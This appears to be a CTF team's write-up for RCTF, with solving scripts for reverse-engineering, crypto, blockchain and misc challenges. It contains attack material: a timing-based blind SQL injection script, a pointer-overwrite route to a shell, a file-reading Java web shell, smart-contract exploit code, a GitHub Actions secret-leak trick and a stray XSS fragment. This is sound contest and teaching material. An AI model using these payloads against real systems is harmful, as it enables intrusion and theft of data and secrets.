{alert(__lines)}//","client":false,"jiaran":"a","xiangwan":"b","beila":"c","jiale":"d","nailin":"e"}

EasySQLi

```
# -*- coding:utf8 -*-
import requests
import string

str1 = '_1234567890'+string.ascii_letters+string.punctuation
flag = ''

select = 'select/**/user()'
url="http://124.71.132.232:11002/?order="


for j in range(1,66):
    for i in range(65,123):
        #payload="updatexml(1,if(substr(({}),
{},1)='{}',repeat('a',40000000),0),1)".format(select, j, i)
        payload="updatexml(1,if(ascii(substr(({}),
{},1))='{}',concat(repeat('a',40000000),repeat('a',40000000),repeat('a',40000000),repea
t('a',40000000),repeat('b',10000000)),1),1)".format(select, j, i)
        url1 = url + payload
        req = requests.get(url1)
        print(req.elapsed.total_seconds())
        #print(payload)
        if req.elapsed.total_seconds() > 1.6 or req.elapsed.total_seconds()< 1:
            flag += chr(i)
            print(payload)
            print(flag)
            break
```

Reverse

sakuretsu

Program Logic:

- Pipes Game
- Key Logic:

  main → 413C20 (wrapper)

  → 413150 (main checker, connects tube using DFS in a iterative way)

  → 4126B0 (checks if a direction needs to be processed)

  → 412A00 (checks if two block's tube can be connected)

(...remaining flag anti-duplicating checks...)

Reverse Engineering Techniques Used:

- Std Library Function Recovery: Compiled a Swift project with `swift build -v --static-swift-stdlib -c release`, Then did function matching with Lumina
- Swift Calling Convention Fixing: see

  https://github.com/eaplatanios/swift-language/blob/master/docs/ABI/RegisterUsage.md
  - Use **usercall and** return_ptr to manually correct calling convention
- Swift Internal Learning & Experiment: Use Compiler Explorer, with option `-emit-sil`
- Manually Structure Recovery for block's class and checker's class
  - Defining getter and setters helps a lot
- Debugging Helper:
  - Setting up log point on：
    - 0x412A00 (connected block)

```
arr = Qword(GetRegValue('r13') + 32) + 32
print("target - x:%d y:%d rotate:%d, bits:%d%d%d%d" %
    (
    Qword(GetRegValue('r13') + 16), Qword(GetRegValue('r13') + 24),
Qword(GetRegValue('r13') + 48),
    Byte(arr),
    Byte(arr+1),
    Byte(arr+2),
    Byte(arr+3),
    )
)
```

    - 0x4135E6 (current block)

```
arr = Qword(GetRegValue('r13') + 32) + 32
print("currnt - x:%d y:%d rotate:%d, bits:%d%d%d%d op:%d" %
    (
    Qword(GetRegValue('r13') + 16), Qword(GetRegValue('r13') + 24),
Qword(GetRegValue('r13') + 48),
    Byte(arr),
    Byte(arr+1),
    Byte(arr+2),
    Byte(arr+3),
    GetRegValue('rax')
    )
)
```


    - 0x413B1F (on fail)


```
c = Qword(GetRegValue('rbp') - 0x1c8)
arr = Qword(c + 32) + 32
print("failfr - x:%d y:%d rotate:%d, bits:%d%d%d%d op:%d" %
    (
    Qword(c + 16), Qword(c + 24), Qword(c + 48),
    Byte(arr),
    Byte(arr+1),
    Byte(arr+2),
    Byte(arr+3),
    Dword(GetRegValue('rbp') - 0x228)
    )
)

c = Qword(GetRegValue('rbp') - 0x28)
arr = Qword(c + 32) + 32
print("failto - x:%d y:%d rotate:%d, bits:%d%d%d%d" %
    (
    Qword(c + 16), Qword(c + 24), Qword(c + 48),
    Byte(arr),
    Byte(arr+1),
    Byte(arr+2),
    Byte(arr+3),
    )
)
```

Solving:

Data Extract & Manual recover: L → R





Flag Construct:

```
GOOD = [ # dumped from last step
```

```
[6, 7, 3, 4, 3, 6, 3],
[8, 8, 14, 1, 10, 8, 10],
[2, 4, 13, 7, 11, 6, 9],
[14, 5, 5, 11, 12, 13, 3],
[10, 4, 7, 11, 4, 7, 9],
[8, 4, 9, 14, 1, 14, 3],
[4, 5, 5, 9, 4, 9, 8],
]

ORI = [ # dumped from last step
[3, 11, 6, 2, 12, 9, 12],
[4, 1, 7, 2, 10, 4, 5],
[1, 8, 13, 13, 7, 6, 12],
[14, 10, 5, 13, 3, 7, 3],
[5, 2, 11, 7, 4, 14, 3],
[8, 8, 12, 7, 2, 11, 6],
[2, 5, 10, 3, 2, 9, 8],
]

FINAL = [
[0,0,0,0,0,0,0],
[0,0,0,0,0,0,0],
[0,0,0,0,0,0,0],
[0,0,0,0,0,0,0],
[0,0,0,0,0,0,0],
[0,0,0,0,0,0,0],
[0,0,0,0,0,0,0],
]

for i in range(7):
    for j in range(7):
        for t in range(4):
            if ((ORI[i][j] >> t) | (ORI[i][j] << (4 - t))) & 0xf == GOOD[i][j]:
                FINAL[j][i] = t

for i in range(7):
    print(FINAL[i])

ret = ''
retmask = ''
for i in range(7):
    for j in range(7):
        c = str((FINAL[i][j]) % 4)
        ret += c
        if ORI[j][i] in (5, 10):
            retmask += 'X'
        else:
            retmask += c
```

```
print(ret)
print(retmask)
```

Final Brute-force:

```
from pwn import *
from itertools import product

ori = '33303033113312130233331231312212013230212023330110'
mar = '3330X03311X31X130X33X31231312X12013230212O2X30110'

count = mar.count('X')
idxes = []
for i in range(49):
    if mar[i] == 'X':
        idxes.append(i)

new_cases = []
for each in product([2,0], repeat=count):
    new_case = list(ori)
    for i, idx in enumerate(idxes):
        new_case[idx] = str( (int(new_case[idx]) + each[i]) % 4)
    new_cases.append(''.join(new_case))

for each in new_cases:
    p = process(['./re',each])
    ret = p.recvall()
    if 'oops' not in ret:
        print(each)
        print(ret)
        exit(1)
```

Final Flag: RCTF{33301033113310130233131231312012013230212023330110}

LoongArch

关键就几条指令，clo.d检测寄存器bit 1的个数是不是64，从栈中取出的比较数据和加密后的数据异或之后是等于0xffffffffffffffff，然后就先逆bitrev.8b指令，bytepick.d指令，bitrev.d指令，最后逆和key进行异或的xor指令

```
# _*_ coding:utf-8 _*_
path = r"newLoongArch\output"
output = open(path, 'rb').read()
output = list(output)

cmp_data = output[32:]          # 后面32字节是比较数据
key = output[:32]               # 前32字节是key
key[:8] = key[:8][::-1]         # 从栈中读数据,小端
key[8:16] = key[8:16][::-1]
```

```
key[16:24] = key[16:24][::-1]
key[24:] = key[24:][::-1]
cmp_data[:8] = cmp_data[:8][::-1]
cmp_data[8:16] = cmp_data[8:16][::-1]
cmp_data[16:24] = cmp_data[16:24][::-1]
cmp_data[24:] = cmp_data[24:][::-1]

key0 = 0x8205f3d105b3059d
key1 = 0xa89aceb3093349f3
key2 = 0xd53db5adbcabb984
key3 = 0x39cea0bfd9d2c2d4

for i in range(len(cmp_data)):
    cmp_data[i] = cmp_data[i] ^ 0xff


def rev_bitrev(ch):
    bin_string = "{:08b}".format(ch)
    bin_string = bin_string[::-1]
    ret = eval('0b' + bin_string)
    return ret


def rev_bitrevd(data):
    bin_string = "{:064b}".format(data)
    return eval('0b' + bin_string[::-1])


def rev_bytepickd(t0, t1, t2, t3, sa3):
    new_data = [0]*32
    new_data[:sa3] = t1[8-sa3:]
    new_data[sa3:8] = t2[:8-sa3]
    new_data[8:8+sa3] = t2[8-sa3:]
    new_data[sa3+8:16] = t0[:8-sa3]
    new_data[16:16+sa3] = t0[8-sa3:]
    new_data[16+sa3:24] = t3[:8-sa3]
    new_data[24:24+sa3] = t3[8-sa3:]
    new_data[24+sa3:] = t1[:8-sa3]
    return new_data


# 逆向bitrev.8b
for i in range(32):
    cmp_data[i] = rev_bitrev(cmp_data[i])
    # print(hex(cmp_data[i]), end=', ')

# 逆向bytepick.d
t0 = cmp_data[:8]
t1 = cmp_data[8:16]
```

```
t2 = cmp_data[16:24]
t3 = cmp_data[24:]
print(t0, t1, t2, t3)
cmp_data = rev_bytepickd(t0, t1, t2, t3, 3)
hex_string0 = ''
hex_string1 = ''
hex_string2 = ''
hex_string3 = ''
for i in range(8):
    hex_string0 += '{:02x}'.format(cmp_data[i])
print(hex_string0)
for j in range(8, 16):
    hex_string1 += '{:02x}'.format(cmp_data[j])
print(hex_string1)
for k in range(16, 24):
    hex_string2 += '{:02x}'.format(cmp_data[k])
print(hex_string2)
for m in range(24, 32):
    hex_string3 += '{:02x}'.format(cmp_data[m])
print(hex_string3)
real_hex_string = ''
last0 = rev_bitrevd(eval('0x' + hex_string0))
last1 = rev_bitrevd(eval('0x' + hex_string1))
last2 = rev_bitrevd(eval('0x' + hex_string2))
last3 = rev_bitrevd(eval('0x' + hex_string3))
real_hex_string += "{:08x}".format(last0)
real_hex_string += "{:08x}".format(last0)
real_hex_string += "{:08x}".format(last0)
real_hex_string += "{:08x}".format(last1)
import binascii
print(binascii.unhexlify(hex(key0 ^ last0)[2:]).decode(encoding="utf-8")[::-1], end='')
print(binascii.unhexlify(hex(key1 ^ last1)[2:]).decode(encoding="utf-8")[::-1], end='')
print(binascii.unhexlify(hex(key2 ^ last2)[2:]).decode(encoding="utf-8")[::-1], end='')
print(binascii.unhexlify(hex(key3 ^ last3)[2:]).decode(encoding="utf-8")[::-1])
```

Valgrind

找到一个常数0x4ec4ec4f , 网上找到是模26

http://www.flounder.com/multiplicative_inverse.htm

数字和字母的加密方法不一样

```
a = 't1me_y0u_enj0y_wa5t1ng_wa5_not_wa5ted'
number= '0123456789'
table = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'

for i in a:
    if i not in number:
        print(table[((ord(i)+3-90)%26)-1],end='')
    else:
        print(chr(ord(i)+3),end='')
```

Hi!Harmony!

UCB RISCV逆向

找strings，发现welcome，查xref定位主函数，是个奇怪加密，手动执行后得到输出KDUPRQBGUHDPLWSRVVLEOH，包裹rctf即可

RCTF{KDUPRQBGUHDPLWSRVVLEOH}

dht

分布式散列表

rust多线程

```
__map={}
__map['110']=
['3e0','a71','332','852','1e2','cb3','b05','915','c25','f45','765','0a7','848','4a8','cc8','fc8','b79','82a','adb','d5c','16e','34f']
__map['96']=
['9d0','772','492','ef3','654','775','4c5','987','5d7','0d8','81b','efb','53c','f3d','5bd','0dd','5dd']
__map['118']=
['7f0','241','741','ba2','4f2','893','754','445','095','3b6','957','208','038','3b8','66a','26d','73f','66f','dff']
__map['141']=
['611','c93','644','774','6a4','e56','cc6','ec6','587','8a8','c99','a9b','daf','4bf','ecf','def']
__map['127']=
['1d0','1e0','352','f52','795','d76','bb6','d47','3c7','748','658','fe8','f7b','bbb','36c','e8d','6de','3cf']
__map['149']=
['aa0','a53','704','114','d34','5f4','b06','c77','139','99a','fea','beb','28c','bec','27d','c6f','28f']
__map['145']=
['cd0','b82','c82','7d3','f15','046','b66','2c7','459','bc9','b5b','38c','2bc','8ec','a3f','79f']
```

```
__map['150']=
['701','941','a41','551','af1','722','f43','c64','615','995','f86','196','5a7','ee7','17a','c2b','57b','9fb','f2c','a2d','31e','d9e','11f']
__map['146']=['e00','a50','744','b76','7ca','ffb','53e','ccf']
__map['194']=
['300','440','db0','a32','582','0b4','b35','a19','669','c89','d9b','ddb','92c','ddd','ced','03e','abe','d5f','36f','88f','bcf']
__map['207']=
['980','651','b72','4d2','556','ab8','07b','59b','65c','53d','e8e','afe','98f']
__map['197']=
['531','e41','1c1','b75','2a5','786','b77','bb7','bd7','b19','0ab','c7c','5ed','26e','28e','17f','59f','dbf']
__map['235']=
['2a0','761','7f2','184','905','126','9e7','c88','dc8','0d9','97a','9bb','22e','59e']
__map['25']=
['200','0d0','c81','9a1','f02','415','586','3c6','93b','87c','aec','23d','79d','bfd','c0e','83e','f7f','4af','8ff']

number=[0x6E, 0x60, 0x76, 0x8D, 0x7F, 0x95, 0x91, 0x96, 0x92,
  0xC2, 0xCF, 0xC5, 0xEB, 0x19] # ans去重

ans=[0x6E, 0x60, 0x76, 0x8D, 0x7F, 0x95, 0x91, 0x6E, 0x96, 0x92,
  0xC2, 0xCF, 0xC5, 0xC5, 0xEB, 0x19]

alp="0123456789abcdef"

times = [0 for i in range(1000)]
for i in ans:
    times[i] += 1

__invmap={}
ttt=[]
for i in number:
    for j in __map[str(i)]:
        ttt.append(j)
        __invmap[j] = i

def dfs(dep , flag):
    if dep == 16:
        print(flag[:-2])
        return
    last = flag[-2:]
    for i in alp:
        _tmp_str = last + i
        if  _tmp_str in ttt:
            if times[__invmap[_tmp_str]] != 0:
                times[__invmap[_tmp_str]] -= 1
                dfs(dep+1, flag + i)
                times[__invmap[_tmp_str]] += 1
```

```
for i in number:
    for j in __map[str(i)]:
        times[__invmap[j]] -= 1
        dfs(1, j)
        times[__invmap[j]] += 1
```

two_shortest

Pascal写的SGU OJ 185

最小费用最大流

建图用的邻接矩阵，没有检查下标，可以在bss段任意写

逆向得到函数sub_424960可以执行/bin/sh -c arg1

函数sub_417FE0是exit函数，调用了off_4E9730(unk_4E8340)

通过溢出改写off_4E9730为sub_424960

off_4E9730为函数指针，unk_4E8340为int

改写unk_4E8340为/bin/sh地址（非PIE情况下，地址32位空间即可容纳）

程序退出时即可获得shell

1 2

453 145 4367680

456 221 4344160

Crypto

Uncommon Factors I

```
from Crypto.Util.number import bytes_to_long
from gmpy2 import mpz
import gmpy2
from tqdm import tqdm

with open("lN.bin","rb") as f:
    data = f.read()

n = []
for i in tqdm(range(2**22)):
    n.append(mpz(bytes_to_long(data[64*i:64*i+64])))

for i in tqdm(range(19)):
    new_n = []
    for j in range(len(n)//2):
        new_n.append(mpz(n[2*j]*n[2*j+1]))
```

```
    n = new_n

for i in range(len(n)):
    for j in range(i+1,len(n)):
        print(i,j,gmpy2.gcd(n[i],n[j]))
```

Uncommon Factors II

```
from Crypto.Util.number import bytes_to_long

with open("lN2.bin","rb") as f:
    data = f.read()

N = []
for i in range(128):
    N.append(bytes_to_long(data[64*i:64*i+64]))

from itertools import permutations


P_bits = 312
Q_bits = 200
R_bits = 304
X = 2**R_bits
m = len(N)

PR = PolynomialRing(ZZ, names=[str('x%d' % i) for i in range(1, 1 + m)])

h = 3
u = 1
variables = PR.gens()

gg = []
monomials = [variables[0]**0]
for i in range(m):
    gg.append(N[i] - variables[i])
    monomials.append(variables[i])

print(len(monomials), len(gg))
print('monomials:', monomials)

B = Matrix(ZZ, len(gg), len(monomials))
for ii in range(len(gg)):
    for jj in range(len(monomials)):
        if monomials[jj] in gg[ii].monomials():
            B[ii, jj] = gg[ii].monomial_coefficient(monomials[jj]) * monomials[jj]([X]
* m)
```

```
B = B.LLL()
print('-' * 32)

new_pol = []
for i in range(len(gg)):
    tmp_pol = 0
    for j in range(len(monomials)):
        tmp_pol += monomials[j](variables) * B[i, j] / monomials[j]([X] * m)
    new_pol.append(tmp_pol)

if len(new_pol) > 0:
    Ideal = ideal(new_pol[:m-1])
    GB = Ideal.groebner_basis()
    function_variables = var([str('y%d' % i) for i in range(1, 1 + m)])
    res = solve([pol(function_variables) for pol in GB], function_variables)

    print('got %d basis' % len(GB))
    print('solved result:')
    print(res)
    for tmp_res in res:
        PRRR.< x, y> = PolynomialRing(QQ)
        q = abs(PRRR(res[0][0](x, y)).coefficients()[0].denominator())
        p = N[-1] // q
        print(p)
```

BlockChain

EasyFJump

bytecode 逆向结果：

```
contract translate{
  bytes32 a;
  bytes32 b;
  bytes32 c;
  bytes32 d;
  function _0b21d525(bytes memory x) public{
    a = msg.data[0x04:0x24];
    b = msg.data[0x24:0x44];
    c = msg.data[0x44:0x64];
  }
  function _89068995() public{
    bytes32 i = 0x0335;
    d1 = func_02F8() == 0x01f06512dec2c2c6e8ab35
    d2 = func_02F8() == 0x02b262ac4c65fddc17c7d5
    d3 = func_02F8() == 0x02125ed5d7ddf56b0eba28
    d4 = func_02F8() == 0x018fbbc52638a0f3d00fee
```

```
    bytes32 i = 0x00d8;
    var3 = (a - b - c) & 0xffff;
    target = 0x00d8 +msg.value - var3 == 0x01B;
  }

  function func_02F8() private{
    var var0 = 0x00;
    var var1 = c;
    var var2 = d * a + b;
    require(c!=0);
    d = (d * a + b) %c;
    return d;
  }
}
```

```
from math import gcd
from Crypto.Util.number import inverse
from functools import reduce
data =
[0x0259c30dc979a94f999,0x01f06512dec2c2c6e8ab35,0x02b262ac4c65fddc17c7d5,0x02125ed5d7dd
f56b0eba28,0x018fbbc52638a0f3d00fee]
delta = [d1 - d0 for (d0, d1) in zip(data, data[1:])]
m_mul = [d0 * d2 - d1 * d1 for (d0, d1, d2) in zip(delta, delta[1:], delta[2:])]
m = reduce(gcd, m_mul)
a = delta[1]*inverse(delta[0],m)%m
b = (data[1]-data[0]*a)%m
print(a, b, m)
```

HackChain

部分逆向：

```
contract Contract{

event ForFlag(address addr);

struct Func {

function() internal f;

}

function execure(address addr){

require(address(this).balance == addr&0x0fff); //0xea8结尾

(bool success, bytes memory ??) = addr.delegatecall(
```

```
abi.encodeWithSignature("execure(address)", addr?)

);

require(!success));

require(data[:4] ==  keccak256(0x676574666c61672875696e7432353629)[:4]);

assembly {

mstore(func, sub(add(mload(func), data[4:]), address(this).balance))

}  // 0x4c3

func.f(); // => 0x3c6

}

}
```

构造合约1:

```
contract exp{
fallback(bytes calldata) external returns(bytes memory a){
assembly{
mstore8(0,0xdd)
mstore8(1,0xdc)
mstore8(2,0x5b)
mstore8(3,0xbf)
mstore(4,0xc8f)
revert(0,0x24)
}
}
}
```

构造合约2:

```
bytes contractBytecode =
hex"6080604052348015600f57600080fd5b50606b80601d6000396000f3fe6080604052348015600f57600
080fd5b50600036606060dd60005360dc600153605b60025360bf600353610c8f60045260246000fdfea264
6970667358221204fb9a4d0ca8ea1d456a492ddd96c0fba225975532a908355f8e9f8f1b97dfcf364736f6
c63430008000033";

function deploy(bytes32 salt) public{

bytes memory bytecode = contractBytecode;

address addr;
```

```
assembly {

addr := create2(0, add(bytecode, 0x20), mload(bytecode), salt)

}

}

}
```

调用tx，deploy合约3（0xbfe391bac53c9df7696aedc915f75ca451f66bad）

最后exercise

0xbfe391bac53c9df7696aedc915f75ca451f66bad

Misc

ezshell

```
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.*;

public class test123 {

    public void e(Object request, Object response){
        HttpServletRequest httpServletRequest=(HttpServletRequest)request;
        HttpServletResponse httpServletResponse=(HttpServletResponse)response;

        File file = new File(httpServletRequest.getParameter("file"));
        InputStream in = null;

        try{
            in = new FileInputStream(file);
            int tempbyte;
            while ((tempbyte = in.read()) != -1) {
                httpServletResponse.getWriter().write(tempbyte);
            }

        }catch (Exception e){

        }

    }

}
```

monopoly

玩大富翁，困难模式玩赢给Flag

玩完困难模式之后玩家信息不清空，可以进行SL大法

每次可以重载一个随机种子，并且AI一定比玩家后行动，然后玩家会再走一步，然后选择不玩了的话下一次又是玩家走

每次重载了之后钱、位置不清空，但是资产信息清空了，所以只能用机会格子去赚钱，机会格子roll的点也是rand生成的，所以也可以预测，每次都想办法让它去翻2倍就行了

```
from pwn import *
import ctypes
# context.log_level = 'DEBUG'

cdll = ctypes.CDLL('./libc-2.27.so')

p = remote('123.60.25.24', 20031)
p.recvuntil('what\\'s your name?')
p.sendline('acdxvfsvd')

money = 0
ai_money = 0
pos = 0
ai_pos = 0

types = [1] * 64
types[0] = 0
types[16] = 2
types[32] = 2
types[48] = 2
types[11] = 2
types[19] = 2
types[26] = 2
```

```
types[37] = 2
types[56] = 2
types[3] = 3
types[22] = 3
types[40] = 3
types[51] = 3

def new_game(seed):
    p.recvuntil('3. hard level!!!!')
    p.recvuntil('input your choice>>')
    p.sendline('3')
    p.recvuntil('you choice hard level, you can choice a seed to help you win the
game!')
    p.sendline(str(seed))

def player_turn():
    global pos, ai_pos
    p.recvuntil('your money: ')
    money = int(p.recvline().strip())
    p.recvuntil('acdxvfsvd throw')
    val = int(p.recvuntil(',')[:-1])
    p.recvuntil('now location:')
    pos = int(p.recvuntil(',')[:-1])
    log.info("player money {}, throw {}, pos {}".format(money, val, pos))
    p.recvline()
    if pos == 0:
        return '0'
    nex = p.recvline()
    if ('free parking' in nex):
        owner = 'free'
    elif 'owner' in nex:
        owner = nex[nex.index(':')+1:].strip()
    elif ('chance' in nex):
        owner = 'chance'
    else:
        print nex
    log.info('owner {}'.format(owner))
    return owner

def ai_turn():
    global ai_pos
    p.recvuntil('ai money: ')
    ai_money = int(p.recvline().strip())
    p.recvuntil('AI throw')
    val = int(p.recvuntil(',')[:-1])
    p.recvuntil('now location:')
    ai_pos = int(p.recvuntil(',')[:-1])
    log.info("ai money {}, throw {}, pos {}".format(ai_money, val, ai_pos))
    p.recvline()
```

```
    if (ai_pos == 0):
        return '0'
    nex = p.recvline()
    if ('free parking' in nex):
        owner = 'free'
    elif 'owner' in nex:
        owner = nex[nex.index(':')+1:].strip()
    elif ('chance' in nex):
        owner = 'chance'
    else:
        print nex
    log.info("owner {}".format(owner))
    return owner

def calculate_seed():
    flag = 0
    for i in range(1, 13):
        if (types[(i + pos) % 64] == 3):
            flag = 1
        elif (flag == 0 and types[(i + pos) % 64] == 2 or types[(i + pos) % 64] == 0):
            flag = 2
    print('flag', flag)
    for seed in range(1, 100000000):
        cdll.srand(seed)
        if (flag == 1):
            r1 = (cdll.rand() & 0xff) % 0xc + 1
            next_pos = (pos + r1) % 64
            if (types[next_pos] != 3):
                continue
            chance = cdll.rand() & 0xff
            # print(hex(chance))
            if (chance <= 0xef):
                continue
            # return seed
        # elif (flag == 2):
        #    r1 = (cdll.rand() & 0xff) % 0xc + 1
        #    next_pos = (pos + r1) % 64
        #    if (types[next_pos] != 0 and types[next_pos] != 2):
        #        continue
            # return seed
        else:
            r1 = (cdll.rand() & 0xff) % 0xc + 1
            next_pos = (pos + r1) % 64
        #     if (types[next_pos] == 2):
        #         chance = cdll.rand() & 0xff
        #         if (chance <= 0x9f):
        #             continue
        r2 = (cdll.rand() & 0xff) % 0xc + 1
        ai_next_pos = (ai_pos + r2) % 64
```

```
        if (types[ai_next_pos] == 2):
            chance = cdll.rand() & 0xff
        r3 = (cdll.rand() & 0xff) % 0xc + 1
        print(pos, r1, ai_pos, r2)
        n_next_pos = (pos + r1 + r3) % 64
        # if (types[n_next_pos] not in [2,0,1]):
        if (types[n_next_pos] == 1):
            log.info('Stage 1 Seed {}'.format(seed))
            return seed, types[n_next_pos]

new_game(17)

for i in range(4):
    print(i)
    x = player_turn()
    if (x == 'nobody'):
        p.sendline('2')
    elif (x == 'acdxvfsvd'):
        p.sendline('2')
    a = ai_turn()
    x = player_turn()
    while (x in ['free', '0', 'chance']):
        a = ai_turn()
        x = player_turn()
    p.sendline('4')
    seed, new_type = calculate_seed()
    new_game(seed)
    print types

# iter 5 val 54
p.sendline('4')
p.sendline('3')
p.sendline('54')

p.interactive()
```

checkin

github actions题，需要泄漏secret

github actions log特性，会匹配secret改成星号，issue中输入00000 - 99999所有数字，看actions的构建日志，被打星号的就是secret

coolcat

每个像素目标位置为二元递推式，考虑构造矩阵

mat1=[x y]，mat2=[1 p]

[q p+q]

则有destpos=mat1*mat2**m，其中p，q，m为密钥

容易构造特殊的mat1，直接得出(mat2**m)%600

根据矩阵乘法结合律可解出所有像素的对应位置

(mat2**m)%600=

```
(409 336)
(336 433)
```

解密脚本

```
k=cv2.imread("enced.jpg")
o=np.zeros((600,600,3),'uint8')
for i in range(600):
    for j in range(600):
        o[i][j]=k[(i*409+j*336)%600][(i*336+j*433)%600]
print(o)
cv2.imwrite("out.jpg",o)
```

RCTF{RCTFNB666MyBaby}

welcome_to_rctf

签到

FeedBack

签退